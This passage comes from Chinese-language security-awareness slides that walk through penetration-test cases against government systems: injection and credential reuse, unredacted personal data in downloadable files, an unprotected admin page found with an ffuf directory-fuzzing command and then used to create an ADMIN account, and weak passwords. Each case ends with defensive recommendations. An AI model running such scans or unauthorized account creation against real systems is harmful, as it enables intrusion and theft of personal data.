
案例2-注入攻擊(4/6)

- 使用於資料庫中取得之帳號密碼至目標系統登入頁面嘗試進行登入




案例2-注入攻擊(5/6)

◆ 確認可成功登入系統



案例2-注入攻擊(6/6)

- 後續攻擊手又以取得之帳號密碼成功登入該機關其他4個系統



注入攻擊防護改善建議

- 對使用者輸入內容進行嚴格過濾，或採用白名單機制僅允許預期格式的輸入
- 改以參數化形式傳值，確保使用者輸入不會直接影響SQL指令結構，降低被竄改或截斷之風險



案例3-加密機制失效

加密機制失效樣態

- 於伺服器中針對通行碼以明文方式或以不安全編碼方式進行儲存
- 將帳號通行碼寫入網頁原始碼等容易遭外部使用者取得之位置，造成攻擊者可透過資訊蒐集取得帳號通行碼
- 系統說明文件洩漏帳號通行碼或個人資料等機敏資訊

案例3-加密機制失效(1/2)

瀏覽網頁時發現網址參數id為流水編號




透過修改參數id存取檔案
下載頁面，並下載檔案




案例3-加密機制失效(2/2)

瀏覽檔案發現遭遮蔽之個資



使用Adobe Reader複製圖片，可取得未遮蔽個資



加密機制失效防護改善建議

- 應評估公開網頁資訊之內容是否妥適，如**非必要請勿公開**
- 若有遮蔽敏感資訊再公開之業務需求，應將**敏感資訊確實遮蔽**後再行放置於公開網頁上



案例4-無效的存取控管

無效的存取控管樣態


- 未限制存取來源或無權限控管，導致任一使用者皆可存取特定頁面
- 網站透過前端JavaScript語法進行限制，導致攻擊者可透過修改JavaScript繞過身分驗證

案例4-無效的存取控管(1/3)

◆ 攻擊者透過路徑掃描工具，發現非一般使用者可存取之「新增帳號」功能頁面

```
(nicskali@kali)-[~]  
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt -u 'https://[redacted].gov.tw/[redacted]/admin/admin!FUZZ.action' -mc 200
```

```
v2.1.0-dev  
-----  
:: Method      : GET  
:: URL         : https://[redacted].gov.tw/[redacted]/admin/admin!FUZZ.action  
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.tx  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads    : 40  
:: Matcher    : Response status: 200  
-----  
add      [Status: 200, Size: 40946, Words: 4732, Lines: 736, D  
execute [Status: 200, Size: 3586, Words: 380, Lines: 92, Dura  
input   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:  
logout  [Status: 200, Size: 388, Words: 13, Lines: 11, Durati  
login   [Status: 200, Size: 23075, Words: 4237, Lines: 573, D  
header  [Status: 200, Size: 15082, Words: 260, Lines: 152, Du  
middle  [Status: 200, Size: 3788, Words: 122, Lines: 64, Dura  
save    [Status: 200, Size: 11850, Words: 1282, Lines: 240, D  
update  [Status: 200, Size: 11867, Words: 1278, Lines: 242, D  
validate [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:  
:: Progress: [20478/20478] :: Job [1/1] :: 233 req/sec :: Duration: [0:01:12]
```



案例4-無效的存取控管(2/3)

- 使用該頁面功能新增包含系統所有角色權限之帳號

新增帳號

*帳號(可採用身分證字號)
nics114pt44704

所屬衛生局
A

所屬衛生所
A

*電子郵件
spare.crab.jsbx@letterprotect.com

*輸入密碼(長度8碼[含]以上,且須包含數字、大小寫英文字母)
.....

*確認密碼
.....



角色
 ADMIN

啟用(新增停用)
 是 否

鎖定(密碼三次鎖定,停用)
 是 否

案例4-無效的存取控管(3/3)

- 成功透過前台頁面登入後，瀏覽系統各項功能，取得系統內儲存之特種個資



無效的存取控管防護改善建議

- 建議逐一頁面進行權限控管檢查，依系統角色差異，明確區分存取來源為訪客(未登入)、一般使用者及管理者等權限
- 避免僅利用前端JavaScript語法進行存取限制，以防遭攻擊者竄改，進而繞過檢查機制



案例5-認證及驗證機制失效

認證及驗證機制失效樣態

- 機關未強化通行碼設定原則
- 通行碼之提示內容(如生日年月或包含完整通行碼)，遭攻擊者猜測成功
- 利用帳號與通行碼相同手法入侵系統複雜度極低(admin/admin或test/test)，但受害輕則取得一般同仁權限，重則導致暴露內部往來信件或取得系統權限
- 忘記密碼功能身分驗證不確實，或暴露過多通行碼提示訊息

